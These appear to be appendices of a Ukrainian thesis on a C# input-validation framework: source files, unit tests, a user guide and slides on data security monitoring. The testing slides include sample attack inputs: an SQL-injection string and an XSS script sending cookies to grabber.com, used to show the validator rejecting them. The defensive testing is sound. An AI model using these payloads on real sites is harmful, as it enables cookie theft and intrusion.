        protected virtual Type[] FindImplementations(Type objectType)
        {
            Throw<ArgumentNullException>.IfNull(objectType, nameof(objectType));

            return (from assembly in AppDomain.CurrentDomain.GetAssemblies()
                    from type in assembly.GetTypes()
                    where type.IsPublic && !type.IsAbstract && !type.IsInterface
                        && typeof(IValidator).IsAssignableFrom(type)
                        && type.BaseType.GetGenericArguments().Contains(objectType)
                    select type).ToArray();
        }

        protected virtual IValidator CreateValidator(Type type) =>
            Activator.CreateInstance(type) as IValidator;
    }
}
```

ValidatorResult.cs

```
namespace Heleonix.Validation
{
    [Serializable]
    public class ValidatorResult : Result
    {
        public ICollection<TargetResult> TargetResults { get; } = new List<TargetResult>();
        public override bool IsEmpty() => this.TargetResults.Count == 0;
    }
}
```

RuleResult.cs

```
namespace Heleonix.Validation
{
    [Serializable]
    public class RuleResult : Result
    {
        public RuleResult(string name, object value)
        {
```

```
            this.Name = name;
            this.Value = value;
        }
        public string Name { get; set; }
        public object Value { get; set; }
        public ICollection<ValueResult> ValueResults { get; } = new List<ValueResult>();
        public override bool IsEmpty() => this.ValueResults.Count == 0;
    }
}
```

TargetResult.cs

```
namespace Heleonix.Validation
{
    [Serializable]
    public class TargetResult : Result
    {
        public TargetResult(string name, object value)
        {
            this.Name = name;
            this.Value = value;
        }

        public string Name { get; set; }
        public object Value { get; set; }
        public ICollection<RuleResult> RuleResults { get; } = new List<RuleResult>();
        public override bool IsEmpty() => this.RuleResults.Count == 0;
    }
}
```

ValueResult.cs

```
namespace Heleonix.Validation
{
    [Serializable]
    public class ValueResult : Result
    {
        public ValueResult(object matchValue, string resourceName, string resourceKey)
        {
            this.MatchValue = matchValue;
            this.ResourceName = resourceName;
            this.ResourceKey = resourceKey;
        }
        public object MatchValue { get; set; }
        public string ResourceName { get; set; }
        public string ResourceKey { get; set; }
        public override bool IsEmpty() => string.IsNullOrEmpty(
            this.ResourceName) && string.IsNullOrEmpty(this.ResourceKey);
    }
}
```

IValidatorProvider.cs

```
namespace Heleonix.Validation
{
    public interface IValidatorProvider
    {
        bool IsCached { get; }
        IValidator GetValidator(Type objectType);
```

```
    }
}
```

IValidator.cs

```
namespace Heleonix.Validation
{
    public interface IValidator
    {
        void Setup();
        ValidatorResult Validate(ValidatorContext context);
    }
}
```

Result.cs

```
namespace Heleonix.Validation
{
    [Serializable]
    public abstract class Result
    {
        public abstract bool IsEmpty();
    }
}
```

SafeTextRule.cs

```
namespace Heleonix.Validation.Rules
{
    using Heleonix.Validation.Internal;

    public class SafeTextRule : BooleanRule
    {
        public SafeTextRule(bool continueValidationWhenFalse)
            : base(continueValidationWhenFalse) {}

        protected override object Execute(RuleContext context)
        {
            Throw<ArgumentNullException>.IfNull(context, nameof(context));
            var value = context.TargetContext.Target.GetValue(context.TargetContext) as string;
            if (string.IsNullOrEmpty(value))
            {
                return true;
            }
            for (int i = 0; i < value.Length; i++)
            {
                if (!char.IsLetterOrDigit(value[i]) && !char.IsWhiteSpace(value[i]))
                {
                    return false;
                }
            }
            return true;
        }
    }
}
```

Б.2 Модулі тестування

ValidatorTests.cs

```
namespace Heleonix.Validation.Tests
{
   using Heleonix.Validation.Targets;
   using Heleonix.Validation.Tests.Common;
   using Moq;
   using Moq.Protected;
   using NUnit.Framework;

   public class ValidatorTests
   {
      [Test]
      public void Constructor()
      {
         Assert.That(() => new Mock<Validator<ObjectOne>>
         { CallBase = true }.Object.Targets, Is.Not.Null.And.Empty);
      }

      [Test]
      public void CreateResult([Values(true, false)] bool passContext)
      {
         var mock = new Mock<Validator<ObjectOne>> { CallBase = true };
         if (passContext)
         {
            Assert.That(() => mock.Invoke(nameof(this.CreateResult),
                  new ValidatorContext(new ObjectOne(), null,
                  new DefaultValidatorProvider(false))), Is.Not.Null);
         }
         else
         {
            Assert.That(Assert.Catch<ArgumentNullException>(
                  () => mock.Invoke(nameof(this.CreateResult),
                  new object[] { null })).ParamName, Is.EqualTo("context"));
         }
      }

      [Test]
      public void Setup()
      {
         var mock = new Mock<Validator<ObjectOne>> { CallBase = true };

         mock.Protected().Setup(nameof(this.Setup),
                                 ItExpr.IsAny<IInitialTargetBuilder<ObjectOne>>());
         mock.Object.Setup();
         mock.Protected().Verify(nameof(this.Setup), Times.Once(),
                                 ItExpr.IsAny<IInitialTargetBuilder<ObjectOne>>());
      }

      [Test]
      [Combinatorial]
      public void Validate([Values(true, false)] bool passContext,
         [Values(true, false)] bool createResult, [Values(true, false)] bool continueValidation,
         [Values(true, false)] bool ignoreEmptyResults)
      {
```

```
            var mock = new Mock<Validator<ObjectOne>> { CallBase = true };
            var targetWithEmptyResultsMock = new Mock<ObjectTarget>("name");
            var context = new ValidatorContext(new ObjectOne { Int = 10, String = "string" },
               null, new DefaultValidatorProvider(false),
               null, continueValidation, ignoreEmptyResults);
            var error = new ValueResult(false, "ErrorName", "ErrorKey");
            var success = new ValueResult(true, "SuccessName", "SuccessKey");

            targetWithEmptyResultsMock.Protected().Setup<TargetResult>(
               nameof(this.CreateResult),
               ItExpr.IsAny<TargetContext>()).Returns<TargetContext>(ctxt => null);

            mock.Protected().Setup(nameof(this.Setup),
                                   ItExpr.IsAny<IInitialTargetBuilder<ObjectOne>>())
               .Callback<IInitialTargetBuilder<ObjectOne>>(builder =>
               {
                  builder.Member(o => o.Int).IsEqualTo(10).WithResult(success);
                  builder.Member(o => o.String).HasLength(4, 4,
                                 continueValidation).WithResult(error);
                  builder.Member(o => o.Int).HasRange(5, 15);
               });
            mock.Object.Targets.Add(null);
            mock.Object.Targets.Add(targetWithEmptyResultsMock.Object);
            if (!createResult)
            {
               mock.Protected().Setup<ValidatorResult>(nameof(this.CreateResult),
               context).Returns(() => null);
            }

            mock.Object.Setup();

            if (passContext)
            {
               var result = mock.Object.Validate(context);
               Assert.That(context.Validator, Is.EqualTo(mock.Object));
               if (createResult)
               {
                  Assert.That(result, Is.Not.Null);
                  if (continueValidation)
                  {
                     Assert.That(
                        result.TargetResults,
                        ignoreEmptyResults ? Has.Count.EqualTo(2) : Has.Count.EqualTo(3));
                  }
                  else { Assert.That(result.TargetResults, Is.Empty); }
               }
               else { Assert.That(result, Is.Null); }
            }
            else
            {
               Assert.That(
                  Assert.Catch<ArgumentNullException>(
                     () => mock.Object.Validate(null)).ParamName,
Is.EqualTo(nameof(context)));
            }
         }
      }
   }
}
```

ValidationControllerTests.cs

```
namespace Heleonix.Validation.Tests
{
   using Heleonix.Validation.Tests.Common;

   public class ValidationControllerTests
   {
      [Test]
      public void Constructor([Values(true, false)] bool passValidatorProvider)
      {
         if (passValidatorProvider)
         {
            var provider = new DefaultValidatorProvider(false);
            var mock = new Mock<ValidationController>(provider) { CallBase = true };

            Assert.That(() => mock.InvokeGetter("ValidatorProvider"), Is.EqualTo(provider));
         }
         else
         {
            Assert.That(
               Assert.Catch<ArgumentNullException>(() => new
ValidationController(null)).ParamName,
               Is.EqualTo("validatorProvider"));
         }
      }
   }
}
```

ValidatorContextTests.cs

```
namespace Heleonix.Validation.Tests
{
   using Heleonix.Validation.Tests.Common;
   using Moq;
   using NUnit.Framework;

   public class ValidatorContextTests
   {
      public static IEnumerable<object> ObjectSource { get; } = new List<object> { null, new
object() };

      public static IEnumerable<object> ValidatorSource { get; } = new List<IValidator>
      {
         null,
         new Mock<Validator<ObjectOne>>().Object,
      };

      public static IEnumerable<object> ValidatorProviderSource { get; } = new
List<IValidatorProvider>
      {
         null,
         new DefaultValidatorProvider(false),
      };

      public static IEnumerable<ValidatorContext> ParentSource { get; } = new
List<ValidatorContext>
      {
         null,
```

```
            new ValidatorContext(new object(), null, new DefaultValidatorProvider(false)),
        };

        [Test]
        [Combinatorial]
        public void Constructor(
            [ValueSource(nameof(ObjectSource))] object obj,
            [ValueSource(nameof(ValidatorSource))] IValidator validator,
            [ValueSource(nameof(ValidatorProviderSource))] IValidatorProvider validatorProvider,
            [ValueSource(nameof(ParentSource))] ValidatorContext parent)
        {
            AssertConstructor(obj, validator, validatorProvider, parent, true, true);
        }

        [Test]
        [Combinatorial]
        public void Constructor(
            [ValueSource(nameof(ObjectSource))] object obj,
            [ValueSource(nameof(ValidatorSource))] IValidator validator,
            [ValueSource(nameof(ValidatorProviderSource))] IValidatorProvider validatorProvider,
            [ValueSource(nameof(ParentSource))] ValidatorContext parent,
            [Values(true, false)] bool continueValidation,
            [Values(true, false)] bool ignoreEmptyResults)
        {
            AssertConstructor(obj, validator, validatorProvider, parent, continueValidation,
ignoreEmptyResults);
        }

        [Test]
        public void Validator([ValueSource(nameof(ValidatorSource))] IValidator validator)
        {
            var oldValidator = new Mock<Validator<ObjectOne>>().Object;

            var instance = new ValidatorContext(new object(), oldValidator, new
DefaultValidatorProvider(false));

            if (validator == null)
            {
                var exception = Assert.Catch<ArgumentNullException>(() => instance.Validator =
null);

                Assert.That(instance.Validator, Is.EqualTo(oldValidator));
                Assert.That(exception.ParamName, Is.EqualTo("value"));
                Assert.That(exception.Message, Is.Not.Null.And.Not.Empty);
            }
            else
            {
                instance.Validator = validator;
                Assert.That(instance.Validator, Is.EqualTo(validator));
            }
        }

        [Test]
        public void ContinueValidation([Values(true, false)] bool continueValidation)
        {
            var instance = new ValidatorContext(new ObjectOne(), null, new
DefaultValidatorProvider(false))
            {
                ContinueValidation = continueValidation,
```

```
            };

            Assert.That(instance.ContinueValidation, Is.EqualTo(continueValidation));
        }

        [Test]
        public void IgnoreEmptyResults([Values(true, false)] bool ignoreEmptyResults)
        {
            var instance = new ValidatorContext(new ObjectOne(), null, new
DefaultValidatorProvider(false))
            {
                IgnoreEmptyResults = ignoreEmptyResults,
            };

            Assert.That(instance.IgnoreEmptyResults, Is.EqualTo(ignoreEmptyResults));
        }

        [Test]
        public void Parent([Values(true, false)] bool setParent)
        {
            var instance = new ValidatorContext(new ObjectOne(), null, new
DefaultValidatorProvider(false));

            if (setParent)
            {
                var parent = new ValidatorContext(new ObjectOne(), null, new
DefaultValidatorProvider(false));

                instance.Parent = parent;

                Assert.That(instance.Parent, Is.EqualTo(parent));
            }
            else
            {
                Assert.That(instance.Parent, Is.Null);
            }
        }

        private static void AssertConstructor(
            object obj,
            IValidator validator,
            IValidatorProvider validatorProvider,
            ValidatorContext parent,
            bool continueValidation,
            bool ignoreEmptyResults)
        {
            if (obj == null)
            {
                var exception = Assert.Catch<ArgumentNullException>(
                    () => new ValidatorContext(null, validator, validatorProvider, parent));

                Assert.That(exception.ParamName, Is.EqualTo(nameof(obj)));
                Assert.That(exception.Message, Is.Not.Null.And.Not.Empty);
            }
            else if (validatorProvider == null)
            {
                var exception = Assert.Catch<ArgumentNullException>(
                    () => new ValidatorContext(null, validator, null, parent));
```

```
            Assert.That(exception.ParamName, Is.EqualTo(nameof(obj)));
            Assert.That(exception.Message, Is.Not.Null.And.Not.Empty);
        }
        else
        {
            var instance = new ValidatorContext(
                obj,
                validator,
                validatorProvider,
                parent,
                continueValidation,
                ignoreEmptyResults);

            Assert.That(instance.Object, Is.EqualTo(obj));
            Assert.That(instance.Validator, Is.EqualTo(validator));
            Assert.That(instance.ValidatorProvider, Is.EqualTo(validatorProvider));
            Assert.That(instance.Parent, Is.EqualTo(parent));
            Assert.That(instance.ContinueValidation, Is.EqualTo(continueValidation));
            Assert.That(instance.IgnoreEmptyResults, Is.EqualTo(ignoreEmptyResults));
        }
    }
  }
}
```

ValidatorResultTests.cs

```
namespace Heleonix.Validation.Tests
{
  using NUnit.Framework;

  public class ValidatorResultTests
  {
    [Test]
    public void TargetResults()
    {
      var instance = new ValidatorResult();

      Assert.That(instance.TargetResults, Is.Not.Null);
      Assert.That(instance.TargetResults, Is.Empty);
    }

    [Test]
    public void IsEmpty([Values(true, false)] bool isEmpty)
    {
      var instance = new ValidatorResult();

      if (!isEmpty)
      {
        instance.TargetResults.Add(new TargetResult(string.Empty, null));
      }

      Assert.That(instance.IsEmpty(), Is.EqualTo(isEmpty));
    }
  }
}
```

Додаток В

Керівництво користувача

Використання розробленого фреймворку включає дві стадії: стадію задання наборів правил перевірки, та стадію запуска процесу виконання. Нехай задано доменну модель логіна:


```
public class LoginForm
{
    public string Password { get; set; }
    public string Username { get; set; }
}
```

Поля доменних моделей повинні мати специфікатор доступу «public» для подальшого опису правил перевірки, які до них застосовуються. Стадія задання правил перевірки створенням валідатора:

```
public class LoginFormValidator : Validator<LoginForm>
{
    protected override void Setup(IInitialTargetBuilder<LoginForm> validate)
    {
        validate.Member(form => form.Password)
            .IsRequired().WithError("Errors", "Password.Required")
            .HasLength(12, null).WithError("Errors", "Password.MinLength");

        validate.Member(form => form.Username)
            .IsRequired().WithError("Errors", "Username.Required")
            .HasLength(8, 80).WithError("Errors", "Username.Length")
            .IsSafeText().WithError("Errors", "Username.Unsafe");
    }
}
```

Усі валідатори повинні наслідувати клас «Validator» зі вказанням моделі як параметра узагальнення “Validator<TObject>”. Доступний набір правил перевірки з’являється випадаючим списком в середовищі програмування з урахуванням типу даних вказаного поля доменної моделі у наступному вигляді:



Запуск процесу моніторингу з провайдером валідаторів за замовчуванням:

```
var controller = new ValidationController(new DefaultValidatorProvider(true));

var results = controller.Validate(form);
```

Додаток Г

ІЛЮСТРАТИВНА ЧАСТИНА

ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ МОНІТОРИНГУ БЕЗПЕКИ ДАНИХ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Вступ

Об’єкт дослідження: процес моніторингу безпеки даних програмного забезпечення

Предмет дослідження: дослідження є методи та засоби перевірки коректності та безпеки даних програмного забезпечення в процесі його функціонування

Мета роботи: підвищення захищеності допоміжного та кінцевого програмного забезпечення за рахунок перевірки безпеки різнотипних даних серверного та клієнтського програмного забезпечення

Задачі: аналіз предметної області; формулювання вимог до інформаційної технології; розробка архітектури та алгоритмів роботи програмного засобу; програмна реалізація та тестування розробленого засобу; аналіз результатів та визначення напрямів подальшого удосконалення

Наукова новизна: вдосконалення інформаційної технології моніторингу безпеки даних в програмному забезпеченні на основі розширюваних наборів правил перевірки, що дозволяє підвищити захищеність застосунку від потенційних загроз безпеки, за рахунок уніфікованості архітектури з можливостями узгодження процесів перевірки безпеки даних у клієнт-серверних взаємодіях та інтеграції у програмні технології розробки ПЗ з використанням уніфікованих інтерфейсів задання правил перевірки

Практична цінність: розроблений програмний засіб у вигляді універсального фреймворку для моніторингу безпеки даних в процесі функціонування програмного забезпечення, який дозволяє як підвищити захищеність засобу, так і підвищити швидкість розробки програмного забезпечення за рахунок повторного використання розширюваного набору правил перевірки, реалізованих згідно з рекомендованими методами перевірки безпеки даних

Предметна область

Ролі

- Застосунки
- Легальні користувачі
- Зловмисники
- Процес розробки ПЗ

Об’єкти

- Вхідні та вихідні дані користувачів
- Вхідні та вихідні дані сервісів
- Моделі даних бізнес рішень
- Моделі даних репозиторіїв
- Конфігураційні дані ПЗ

Актуальність

CWE Top 25

1 Позабуферний запис

2 Cross-site Scripting

3 SQL-Ін’єкції

7 Позабуферне читання

6 Неналежна перевірка безпеки введення даних

PCI DSS

6.5.5 Невідповідна обробка помилок

OWASP TOP 10

#3 A03:2021 Ін’єкції

OWASP WSTG

4.7 Тестування безпеки введення даних
4.8 Тестування обробки помилок
4.10.1 Тестування перевірки даних бізнес логіки

OWASP REST Security

Перевірка вхідних даних

OPENTEXT: Fortify

Маніпуляція конфігураціями

Проблематика

- Відсутність **уніфікованих крос-платформних рішень** перевірки безпеки різних видів даних програмного забезпечення

- Відсутність рішень **узгодженої перевірки** безпеки даних між клієнтськими і серверними частинами програмного забезпечення

- Відсутність уніфікованих рішень, які би поєднували популярні **інтерфейси задання правил перевірки** даних, **інтеграцію** із популярними технологіями розробки клієнтського та серверного програмного забезпечення та **гнучкість розширення** стандартних наборів правил

- Підвищення рівня захищеності програмного забезпечення за рахунок **повторного використання** уніфікованої інформаційної технології, яка би скоротила зусилля на імплементацію **рекомендованих методів** перевірки безпеки різнотипних даних

Структура інформаційної технології моніторингу безпеки даних






Схема процесів інформаційної технології




Етапи процесу задання наборів правил перевірки


Узагальнена модель використання фреймворку моніторингу безпеки даних




Архітектура фреймворку моніторингу безпеки даних




Алгоритм моніторингу безпеки даних



Модель інтеграції фреймворку моніторингу безпеки даних



Модель розширення фреймворку моніторингу безпеки даних



Базовий набір правил моніторингу безпеки даних

- **Required Rule(x, Ctx)** – перевірка на обов’язковість заданого значення
- **Length Rule(x, min, max, Ctx)** – перевірка діапазону довжини стрічкового значення
- **RangeRule(x, min, max, Ctx)** – перевірка допустимого діапазону порівнюваного значення
- **Digits Rule(x, Ctx)** – перевірка стрічкового значення на наявність лише цифрових значень
- **Regex Rule(x, regex, options, Ctx)** – перевірка стрічкового значення на відповідність регулярному виразу

- **SafeTextRule(x, Ctx)** – перевірка на відсутність потенційно небезпечних спецсимволів
- **Email Rule(x, Ctx)** – перевірка стрічкового значення на коректність електронної адреси
- **UriRule(x, Ctx)** – перевірка стрічкового значення на коректність задання URI

- **Group Rule(x, Ctx)** – композитне правило для задання назви групи для групування правил
- **IfNotRule** – допоміжне правило для інвертування результатів перевірки послідуючих заданих правил
- **IfRule(x, predicate, Ctx)** – допоміжне правило для виконання послідуючих заданих правил за певної умови

- **CustomRule(x, predicate, Ctx)** – задання власного правила у вигляді функції/методу

Реалізація та тестування фреймворку

Форма логіна

```
public class LoginForm
{
    2 references | 1/1 passing
    public string Password { get; set; }
    2 references | 1/1 passing
    public string Username { get; set; }
}
```

Правила перевірки

```
public class LoginFormValidator : Validator<LoginForm>
{
    /// <inheritdoc/>
    2 references
    protected override void Setup(IInitialTargetBuilder<LoginForm> validate)
    {
        validate.Member(form => form.Password)
                .IsRequired().WithError("Errors", "Password.Required")
                .HasLength(12, null).WithError("Errors", "Password.MinLength");

        validate.Member(form => form.Username)
                .IsRequired().WithError("Errors", "Username.Required")
                .HasLength(8, 80).WithError("Errors", "Username.Length")
                .IsSafeText().WithError("Errors", "Username.Unsafe");
    }
}
```

Тестова SQL-injection

```
var form = new LoginForm
{
    Username = "\" or \"\"=\"",
    Password = "$ecureP@ssw0rd",
};
```

Тестовий XSS-скрипт

```
var form = new LoginForm
{
    Username = "<script>document.location=\"https://grabber.com/?c=\"+document.cookie</script>",
    Password = "$ecureP@ssw0rd",
};
```

Тестовий Out-of-bounds Write

```
var form = new LoginForm
{
    Username = "0123456789 0123456789 0123456789 0123456789 0123456789 0123456789 0123456789 0123456789",
    Password = "$ecureP@ssw0rd",
};
```

Виконання перевірки в процесі логіна

```
var controller = new ValidationController(new DefaultValidatorProvider(true));

var results = controller.Validate(form);
```

Результат перевірки (unit-test)

```
var error = results.TargetResults.Single().RuleResults.Single().ValueResults.Single();

Assert.That(error.ResourceName, Is.EqualTo("Errors"));
Assert.That(error.ResourceKey, Is.EqualTo("Username.Unsafe"));
```

Ефективність (вихідний код)

200 стрічок / 20 стрічок: **90%**

В **10 разів** менше коду

Ефективність (виконуваний код)

27 стрічок / 6 стрічок: **77.8%**

В **4.5 рази** менше коду